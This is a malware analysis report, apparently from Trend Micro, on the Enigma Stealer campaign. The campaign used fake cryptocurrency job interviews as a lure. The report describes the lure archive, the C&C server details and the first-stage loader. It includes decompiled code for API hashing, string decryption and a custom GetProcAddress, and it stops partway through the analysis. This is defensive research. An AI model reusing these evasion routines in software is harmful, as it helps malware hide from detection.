Enigma Stealer Targets Cryptocurrency Industry with Fake Jobs

trendmicro.com/en_us/research/23/b/enigma-stealer-targets-cryptocurrency-industry-with-fake-jobs.html

February 9, 2023




Figure 1. The Attack kill chain used by Enigma Stealer operator (click the image for a larger version)

We recently found an active campaign that uses a fake employment pretext targeting Eastern Europeans in the cryptocurrency industry to install an information stealer. In this campaign, the suspected Russian threat actors use several highly obfuscated and under-development custom loaders to infect those involved in the cryptocurrency industry with the Enigma Stealer (detected as TrojanSpy.MSIL.ENIGMASTEALER.YXDBC), a modified version of the Stealerium information stealer. In addition to these loaders, the attacker also exploits CVE-2015-2291, an Intel driver vulnerability, to load a malicious driver designed to reduce the token integrity of Microsoft Defender.

Stealerium, the original information stealer which serves as the base for Enigma Stealer, is an open-source project written in C# and markets itself as a stealer, clipper, and keylogger with logging capabilities using the Telegram API. Security teams and individual users are advised to continuously update the security solutions of their systems and remain vigilant against threat actors who perform social engineering via job opportunity or salary increase-related lures.

Attack Chain

Using fake cryptocurrency interviews to lure victims

The infection chain starts with a malicious RAR archive — in this instance, contract.rar (SHA256: 658725fb5e75ebbcb03bc46d44f048a0f145367eff66c8a1a9dc84eef777a9cc) — which is distributed to victims via phishing attempts or through social media. The archive contains the files, Interview questions.txt, and Interview conditions.word.exe.





Figure 2. The files found inside the malicious RAR archive

These files set up the pretext for a fake cryptocurrency role or job opening. One file, Interview questions.txt (SHA256: 3a1eb6fabf45d18869de4ffd773ae82949ef80f89105e5f96505de810653ed73) contains sample interview questions written in Cyrillic. This serves to further legitimize the package in the eyes of the victim and draw attention away from the malicious binary.



Примерные вопросы к интервью:

Расскажите о себе?
Как пришли в мир криптовалют?
Что такое криптовалюта и на чем она держится?
Какие есть риски при работе с криптовалютой?
Мошенничество в криптовалюте?
Как изменяется курс криптовалюты?
В какую криптовалюты посоветуете вложиться читателям издания?
Где лучше держать криптовалюту?
Самый популярный P2P-сервис Binance
Расскажите Вашу историю закрепления в мире криптовалют
Какие можете дать советы начинающим трейдерам?
Основные сложности на первых этапах торговли, важные проблемы
Законы регулирующие криптовалюту
Какими программами, сайтами пользуетесь?
С каких вложений начинать работу?

Приблизні запитання до інтерв'ю:

Розкажіть про себе?
Як прийшли у світ криптовалют?
Що таке криптовалюта і на чому вона тримається?
Які є ризики при роботі з криптовалютою?
Шахрайство в криптовалюті?
Як змінюється курс криптовалюти?

Sample interview questions:

Tell us about yourself?
How did you get into the world of cryptocurrencies?
What is cryptocurrency and what is it based on?
What are the risks of working with cryptocurrencies?
Is there fraud in cryptocurrency?
How does the cryptocurrency rate change?
What cryptocurrency would you recommend to the readers of the publication?
Where is the best place to keep cryptocurrency?
The most popular P2P service Binance
Tell us your story of getting a foothold in the cryptocurrency world
What advice can you give to novice traders?
Main difficulties at the first stages of trading, important issues
Laws regulating cryptocurrencies
What programs and websites do you use?
What investments should I start with?

Sample questions for the interview:

Tell us about yourself?
How did you enter the world of cryptocurrencies?
What is cryptocurrency and what is it based on?
What are the risks of working with cryptocurrencies?
What is cryptocurrency fraud?
How does the cryptocurrency rate change?

Figure 3. A machine translation of Interview questions.txt


The other file Interview conditions.word.exe (SHA256: 03b9d7296b01e8f3fb3d12c4d80fe8a1bb0ab2fd76f33c5ce11b40729b75fb23) contains the first stage Enigma loader. This file, which also masquerades as a legitimate word document, is designed to lure unsuspecting victims into executing the loader. Once executed, the Enigma loader begins the registration and downloading of the second-stage payload.

Analysis of the Enigma infrastructure

Enigma uses two servers in its operation. The first utilizes Telegram for delivering payloads, sending commands, and receiving the payload heartbeat. The second server 193[.]56[.]146[.]29 is used for DevOps and logging purposes. At each stage the payload sends its execution log to the logging server. Since this malware is under continuous development the attacker potentially uses the logging server to improve malware performance. We have also identified the Amadey C2 panel on 193[.]56[.]146[.]29 which has only one sample (95b4de74daadf79f0e0eef7735ce80bc) communicating with it.

Figure 4. Amadey C&C login page

Amadey is a popular botnet that is sold on Russian speaking forums, but its source code has been leaked online. Amadey offers threat actors polling and reconnaissance services.



System	Linux deniska 5.10.0-19-amd64 #1 SMP Debian 5.10.149-2 (2022-10-21) x86_64
Build Date	Jul 7 2022 15:51:43
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.4/fpm
Loaded Configuration File	/etc/php/7.4/fpm/php.ini
Scan this dir for additional .ini files	/etc/php/7.4/fpm/conf.d
Additional .ini files parsed	/etc/php/7.4/fpm/conf.d/10-mysqlnd.ini, /etc/php/7.4/fpm/conf.d/10-opcache.ini, /etc/php/7.4/fpm /conf.d/10-pdo.ini, /etc/php/7.4/fpm/conf.d/20-calendar.ini, /etc/php/7.4/fpm/conf.d/20-ctype.ini, /etc/php/7.4/fpm/conf.d/20-exif.ini, /etc/php/7.4/fpm/conf.d/20-ffi.ini, /etc/php/7.4/fpm/conf.d/20-fileinfo.ini, /etc/php/7.4/fpm/conf.d/20-ftp.ini, /etc/php/7.4/fpm/conf.d/20-gettext.ini, /etc/php/7.4/fpm /conf.d/20-iconv.ini, /etc/php/7.4/fpm/conf.d/20-json.ini, /etc/php/7.4/fpm/conf.d/20-mysqli.ini, /etc/php/7.4/fpm/conf.d/20-pdo_mysql.ini, /etc/php/7.4/fpm/conf.d/20-phar.ini, /etc/php/7.4/fpm /conf.d/20-posix.ini, /etc/php/7.4/fpm/conf.d/20-readline.ini, /etc/php/7.4/fpm/conf.d/20-shmop.ini, /etc/php/7.4/fpm/conf.d/20-sockets.ini, /etc/php/7.4/fpm/conf.d/20-sysvmsg.ini, /etc/php/7.4/fpm /conf.d/20-sysvsem.ini, /etc/php/7.4/fpm/conf.d/20-sysvshm.ini, /etc/php/7.4/fpm/conf.d/20-tokenizer.ini
PHP API	20190902
PHP Extension	20190902
Zend Extension	320190902
Zend Extension Build	API320190902,NTS
PHP Extension Build	API20190902,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
IPv6 Support	enabled
DTrace Support	available, disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar

Figure 5. The exposed info.php page of the threat actors' command-and-control (C&C) infrastructure
This server has a unique Linux distribution only referenced in Russian Linux forums.

date/time support	enabled
timelib version	2018.04
"Olson" Timezone Database Version	0.system
Timezone Database	internal
Default timezone	Europe/Moscow

Figure 6. The default time zone of the C&C server
The default time zone on this server is set to Europe/Moscow. This server registers a newly infected host when Interview conditions.word.exe is executed by the victim.

Stage 1: EnigmaDownloader_s001

MD5	1693D0A858B8FF3B83852C185880E459
SHA-1	5F1536F573D9BFEF21A4E15273B5A9852D3D81F1
SHA-256	03B9D7296B01E8F3FB3D12C4D80FE8A1BB0AB2FD76F33C5CE11B40729B75FB23
File size	367.00 KB (375808 bytes)

The initial stage of Enigma, *Interview conditions.word.exe*, is a downloader written in C++. Its primary objective is to download, deobfuscate, decompress, and launch the secondary stage payload. The malware incorporates multiple tactics to avoid detection and complicate reverse engineering, such as API hashing, string encryption, and irrelevant code.

Before delving into the analysis of "EnigmaDownloader_s001," let's first examine how the malware decrypts strings and resolves hashed Windows APIs. By understanding this, we can implement an automated system to help us retrieve encrypted data and streamline the analysis process. Please be advised that to enhance code legibility, we have substituted all hashes with the corresponding function names.

EnigmaDownloader_s001 API Hashing:

API hashing is a technique employed by malware to conceal the utilization of potentially suspicious APIs (functions) from static detection. This technique helps the malware disguise its activities and evade detection.

It involves replacing the human-readable names of functions (such as "CreateMutexW") with a hash value, such as 0x0FD43765A. The hash value is then used in the code to call the corresponding API function, rather than using the human-readable name. The purpose of this technique is to make the process of understanding the code more time-consuming and difficult.

For API Hashing the EnigmaDownloader_s001 uses the following custom MurmurHash:

```
__int64 __fastcall mw_murmur_hash(char *function_name, unsigned int FunctionName_length)
{
  unsigned int v3; // r9d
  int v4; // edx
  int v5; // r10d
  char *v6; // r11
  int v7; // r9d
  __int64 i; // r8
  unsigned int seed; // r10d

  v3 = FunctionName_length >> 2;
  v4 = 0;
  v5 = 0x4A03BDFA;
  v6 = &function_name[4 * v3];
  v7 = -v3;
  for ( i = v7;
        i;
        v5 = 5 * (__ROL4__((0x1B873593 * __ROL4__(0xCC9E2D51 * *(_DWORD *)&v6[4 * i++],
        15)) ^ v5, 13) - 0x52250EC) )
  {
    ;
  }
  switch ( FunctionName_length & 3 )
  {
    case 1u:
      goto LABEL_8;
    case 2u:
LABEL_7:
      v4 ^= (unsigned __int8)v6[1] << 8;
LABEL_8:
      v5 ^= 0x1B873593 * __ROL4__(0xCC9E2D51 * (v4 ^ (unsigned __int8)*v6), 15);
      break;
    case 3u:
      v4 = (unsigned __int8)v6[2] << 16;
      goto LABEL_7;
  }
  seed = FunctionName_length ^ v5;
  return (0xC2B2AE35 * ((0x85EBCA6B * (seed ^ HIWORD(seed))) ^ ((0x85EBCA6B * (seed ^
  HIWORD(seed))) >> 13))) ^ ((0xC2B2AE35 * ((0x85EBCA6B * (seed ^ HIWORD(seed))) ^ ((
  0x85EBCA6B * (seed ^ HIWORD(seed))) >> 13))) >> 16);
}
```

Figure 7. Custom implementation of murmur hash

The malware employs dynamic API resolving to conceal its API imports and make static analysis more difficult. This technique involves storing the names or hashes of the APIs needed, then importing them dynamically at runtime.

The Windows API offers LoadLibrary and GetProcAddress functions to facilitate this. LoadLibrary accepts the name of a DLL and returns a handle, which is then passed to GetProcAddress along with a function name to obtain a pointer to that function. To further evade detection, the malware author even implemented their own custom version of GetProcAddress to retrieve the address of functions such as LoadLibrary and others. The use of standard methods like GetProcAddress and LoadLibrary might raise a red flag, so the custom implementation helps to avoid detection.

```
  *(_OWORD *)str_kernel32_dll = enc_str_kernel32_dll;
  v53 = 0x410040;
  v52 = 0x53005200590012i64;
  count_1 = 0;
  ptr_kernel32_dll = str_kernel32_dll;
  do
  {
    key_1 = count_1 + 0x34 * (1 - count_1 / 0x34u);
    ++count_1;
    *ptr_kernel32_dll++ ^= key_1;
  }
  while ( count_1 < 14 );
  Peb = NtCurrentPeb();
  if ( !Peb )
  {
LABEL_7:
    qword_14003B0F8 = 0i64;
    return 0i64;
  }
  Flink = Peb->Ldr->InMemoryOrderModuleList.Flink;
  v5 = Flink;
  while ( lstrcmpiW((LPCWSTR)Flink[5].Flink, str_kernel32_dll) )
  {
    v5 = v5->Flink;
    Flink = v5->Flink;
    if ( v5 == Peb->Ldr->InMemoryOrderModuleList.Flink )
      goto LABEL_7;
  }
  kernel32_dll = (__int64)Flink[2].Flink;
  qword_14003B0F8 = kernel32_dll;
  if ( !kernel32_dll )
    return 0i64;
  g_pLoadLibraryA = mw_GetExportAddressByHash(kernel32_dll, 0x7784C80C);// LoadLibraryA
  if ( !g_pLoadLibraryA )
    return 0i64;
  g_pLoadLibraryW = (__int64 (__fastcall *)(_QWORD))mw_GetExportAddressByHash(kernel32_dll, 0x1FB9EB27);// LoadLibraryW
  if ( !g_pLoadLibraryW )
    return 0i64;
```
Figure 8. Dynamic API loading

The following is a list of API hash values along with the names of functions that have been used in this sample (Please note that the hash value might be different in other variants since the malware author changed some of the constant values in the hash generator function).

0xE04A219 : kernel32_HeapCreate
0xA1ADA36 : kernel32_lstrcpyA
0x5097BB4 : kernel32_RegOpenKeyExA
0x750EFAB : kernel32_GetLastError
0x4CB039A : kernel32_RegQueryValueExA
0xAAF4498 : kernel32_RegCloseKey
0xFAD2A34 : kernel32_lstrcmpiA
0x11A198F : combase_CoCreateGuid
0xE94A809 : kernel32_RtlZeroMemory
0x6A6A154 : kernel32_lstrcatA
0x8150471 : ntdll_RtlAllocateHeap
0x4CF4539 : user32_wvsprintfW
0x663555F : kernel32_WideCharToMultiByte
0x59CADCE : ntdll_RtlFreeHeap
0x1CE543C : cabinet_CloseDecompressor
0x11CF0A2 : wininet_InternetGetConnectedState
0x675C7B2 : kernel32_Sleep
0xDC75FF2 : wininet_InternetCheckConnectionA
0x5CC35B1 : wininet_InternetSetOptionA
0xF9E8859 : wininet_InternetOpenA
0x6F05A9E : wininet_InternetConnectA
0xBAEECD9 : wininet_HttpOpenRequestA
0xAD9A77C : wininet_HttpSendRequestA
0x835FA71 : wininet_HttpQueryInfoA
0xBFA9532 : wininet_InternetReadFile
0x99D029C : wininet_InternetCloseHandle
0x8DABD38 : kernel32_GetFileAttributesW
0x44E1C18 : kernel32_DeleteFileW
0xAB69596 : kernel32_CreateFileW
0x2CF38A1 : kernel32_WriteFile
0x1CE43DE : kernel32_CloseHandle
0x548C5A4 : Rpcrt4_RpcStringBindingComposeW
0x7B0F79F : Rpcrt4_RpcBindingFromStringBindingW
0x69A2B62 : Rpcrt4_RpcStringFreeW
0xD2CD112 : advapi32_CreateWellKnownSid
0xEFBC2E9 : kernel32_LocalFree
0x60EDB01 : Rpcrt4_RpcBindingFree
0x7A7DAA0 : Rpcrt4_RpcAsyncInitializeHandle
0xB3F16FA : kernel32_CreateEventW
0x1C23B4F : Rpcrt4_NdrAsyncClientCall
0x8C1F37 : kernel32_WaitForSingleObject
0x7831640 : Rpcrt4_RpcRaiseException
0xF2FCCFE : Rpcrt4_RpcAsyncCompleteCall
0x816F545 : kernel32_SetLastError
0xFBE2D99 : oleaut32_SysAllocString

0x393ACB : oleaut32_SysFreeString
0xC9FEF5F : kernel32_ExpandEnvironmentStringsW
0x74D51D3 : kernel32_CreateProcessW
0xCDE9EC27 : wininet_HttpWebSocketClose
0x80C8449 : kernel32_TerminateProcess
0x418B4E7E : wininet_AppCacheCheckManifest
0x44E65EB : kernel32_WaitForDebugEvent
0x81C3F46 : kernel32_ContinueDebugEvent
0x1FB9EB2 : kernel32_LoadLibraryW
0x1071970 : kernel32_GetProcAddress
0xDAE6C9B : combase_CoInitializeEx
0xFD43765 : kernel32_CreateMutexW
0x73861029 : kernel32_BasepSetFileEncryptionCompression
0xA3FE987 : advapi32_RegDeleteKeyW
0x1CA6703 : advapi32_RegCreateKeyA
0x24EBD39 : kernel32_lstrlenA
0x69F38C6 : kernel32_RegSetValueExA
0xC2D33DC : ntdll_RtlGetVersion
0xBD5D03A : kernel32_GetNativeSystemInfo
0x10BEDD60 : wininet_CreateMD5SSOHash

To resolve the API hash, the malware first passes two arguments to the "mw_resolveAPI" function. The first argument is the specific library name index number (in this case 0xA = *Kernel32.dll*), while the second argument is the export function name hashed value (which, in this example, is 0xFD43765A)

The mw_resolveAPI function first finds the specific index, jumps to it, and decrypts the corresponding library name value as shown in the bottom image of Figure 9.

```
pCreateMutexW = (__int64 (__fastcall *)(_QWORD, __int64, __int128 *))mw_resolveAPI(0xAu, 0xFD43765A);
mutex = pCreateMutexW(NULL, 1i64, &mutex_lpName);
```

```
HANDLE __fastcall mw_resolveAPI(unsigned int argument_index, unsigned int APIHASH)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  if ( argument_index > 16 )
  {
    v42 = argument_index - 17;
    if ( !v42 )
    {
      v74 = &String2[1];
      v75 = 0;
      *(_OWORD *)&String2[1] = xmmword_140031FF0;// Decrypted string: WinInet.dll
      LOWORD(v82) = 64;
      v81 = 0x3F005200510058i64;
      do
      {
        v76 = v75 + 52 * (1 - v75 / 0x34u);
        ++v75;
        *v74++ ^= v76;
      }
      while ( v75 < 13 );
      goto jump_lstrcpyW_;
    }
    v43 = v42 - 1;
    if ( !v43 )
    {
      v71 = &String2[1];
      v72 = 0;
      *(_OWORD *)&String2[1] = xmmword_140032160;// Decrypted string: userenv.dll
      LOWORD(v82) = 64;
      v81 = 0x3F005200510058i64;
      do
      {
        v73 = v72 + 52 * (1 - v72 / 0x34u);
        ++v72;
        *v71++ ^= v73;
      }
      while ( v72 < 13 );
      goto jump_lstrcpyW_;
    }
```

_Figure 9. Resolving API hashes

The following is the list of decrypted library names:

- WinInet.dll
- userenv.dll
- psapi.dll
- netapi32.dll
- mpr.dll
- wtsapi32.dll
- api-ms-win-core-processthreads-l1-1-0.dll
- ntoskrnl.exe
- Rpcrt4.dll
- User32.dll
- api-ms-win-core-com-l1-1-0.dll
- Cabinet.dll
- shell32.dll
- OleAut32.dll
- Ole32.dll

- ntdll.dll
- mscoree.dll
- kernel32.dll
- advapi32.dll

The library name and export function name hashed value is then passed to GetExportAddressByHash, which is responsible for opening the handle to the library, creating a hash for each export function name, and comparing it with the passed argument. Once the match is found, the malware returns the function address and calls it.

```
LABEL_17:
  v17 = (const WCHAR *)&String2[1];
jump_lstrcpyW:
  lstrcpyW(String1, v17);
LABEL_79:
  LibraryW = g_pLoadLibraryW(String1);
  v78 = (void *)mw_GetExportAddressByHash(LibraryW, APIHASH);
  if ( !v78 )
    mw_SendMessage_C2((__int64)L"GetExportAddress hash not found: %x", APIHASH);
  return v78;
}
```

Figure 10. Retrieving the address of an API

The code snippet in Figure 11 demonstrates how mw_GetExportAddressByHash resolves the given API hash and retrieves the address of an exported function. The techniques used to decrypt strings and resolve API hashes in both the stage 1 and stage 2 payloads are identical.

```
__int64 __fastcall mw_GetExportAddressByHash(__int64 pBaseAddr, int API_HASH)
{
  __int64 v2; // rbx
  DWORD funcname_count; // esi
  IMAGE_EXPORT_DIRECTORY *pExportDirAddr; // r14
  WORD *pHintsTable; // r15
  DWORD *pFuncNameTable; // rbp
  unsigned int FunctionName_length; // edx
  char *pFunctionName; // rcx
  char *i; // rax

  v2 = 0i64;
  funcname_count = 0;
  pExportDirAddr = (IMAGE_EXPORT_DIRECTORY *)(pBaseAddr
                                            + *(unsigned int *)(*(int *)(pBaseAddr + 0x3C) + pBaseAddr + 0x88));
  pHintsTable = (WORD *)(pBaseAddr + pExportDirAddr->AddressOfNameOrdinals);
  pFuncNameTable = (DWORD *)(pBaseAddr + pExportDirAddr->AddressOfNames);
  if ( !pExportDirAddr->NumberOfNames )
    return v2;
  // Iterate through exported functions, calculate their hashes and check if any of them match API_HASH
  while ( 1 )
  {
    FunctionName_length = 0;
    pFunctionName = (char *)(pBaseAddr + *pFuncNameTable);
    for ( i = pFunctionName; *i; ++FunctionName_length )
      ++i;
    // Calculate hash for this exported function
    if ( (unsigned int)mw_murmur_hash(pFunctionName, FunctionName_length) == API_HASH )
      break;
    ++funcname_count;
    ++pFuncNameTable;
    if ( funcname_count >= pExportDirAddr->NumberOfNames )
      return v2;
  }
  return pBaseAddr
       + *(unsigned int *)(pBaseAddr + pExportDirAddr->AddressOfFunctions + 4i64 * pHintsTable[funcname_count]);
}
```

Figure 11. Custom implementation of GetProcAddress

With an understanding of this process, we can then proceed with our analysis.

Upon execution, the malware creates the mutual exclusion object (mutex) to mark its presence in the system and retrieves the MachineGuid of the infected system from the *SOFTWARE\Microsoft\Cryptography\MachineGuid* registry key, which it uses as a unique identifier to register the system with its C&C server and track its infection.

```
__int64 mw_main()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  if ( !(unsigned int)mw_MachineGuid() )
    return 0i64;
  p_mutex_lpName = &mutex_lpName;
  mutex_lpName = xmmword_140034A00;            // Decrypted String:  Global\1553019C-A4F5-4230-9C6C-65F0AE96EBB4
  v1 = 0;
  v76 = xmmword_140034A10;
  v77 = xmmword_140034A20;
  v78 = xmmword_140034A30;
  v79 = xmmword_140034A40;
  v80 = 0x64005700200023i64;
  do
  {
    v2 = 55 * (v1 / 0x37u);
    v3 = v1++;
    *(_WORD *)p_mutex_lpName ^= v3 - v2 + 57;
    p_mutex_lpName = (__int128 *)((char *)p_mutex_lpName + 2);
  }
  while ( v1 < 44 );
  pCreateMutexW = (__int64 (__fastcall *)(_QWORD, __int64, __int128 *))mw_resolveAPI(0xAu, kernel32_CreateMutexW);
  mutex = pCreateMutexW(NULL, 1i64, &mutex_lpName);
  if ( mutex )
  {
    pWaitForSingleObject = (unsigned int (__fastcall *)(__int64, _QWORD))mw_resolveAPI(
                                                                           0xAu,
                                                                           kernel32_WaitForSingleObject);
    if ( pWaitForSingleObject(mutex, 0i64) != WAIT_TIMEOUT )
    {
      pReleaseMutex = (void (__fastcall *)(__int64))mw_resolveAPI(0xAu, kernel32_ReleaseMutex);
      pReleaseMutex(mutex);
      v11 = (void (__fastcall *)(__int64))mw_resolveAPI(0xAu, kernel32_CloseHandle);
      v11(mutex);
```

Figure 12. Constructing a unique system identifier and creating a mutex

It then deletes the *HKCU\SOFTWARE\Intel* registry key and recreates it with two values, *HWID* and *ID*, as shown in Figure 13.

Time ...	Process Name	PID	Operation	Path
12:20:...	Interview condit...	5256	RegOpenKey	HKCU
12:20:...	Interview condit...	5256	RegQueryKey	HKCU
12:20:...	Interview condit...	5256	RegOpenKey	HKCU\Software\Intel
12:20:...	Interview condit...	5256	RegDeleteKey	HKCU\SOFTWARE\Intel
12:20:...	Interview condit...	5256	RegCloseKey	HKCU\SOFTWARE\Intel
12:20:...	Interview condit...	5256	RegQueryKey	HKCU
12:20:...	Interview condit...	5256	RegCreateKey	HKCU\Software\Intel
12:20:...	Interview condit...	5256	RegSetValue	HKCU\SOFTWARE\Intel\ID
12:20:...	Interview condit...	5256	RegSetValue	HKCU\SOFTWARE\Intel\HWID
12:20:...	Interview condit...	5256	RegCloseKey	HKCU\SOFTWARE\Intel

WARE\Intel

Name	Type	Data
(Default)	REG_SZ	(value not set)
HWID	REG_BINARY	[illegible]
ID	REG_BINARY	[illegible]

Figure 13. Recreating HKCU\SOFTWARE\Intel

It then collects information about the .NET Framework Setup on the infected system and sends it to its C&C server as shown in Figure 14.

```
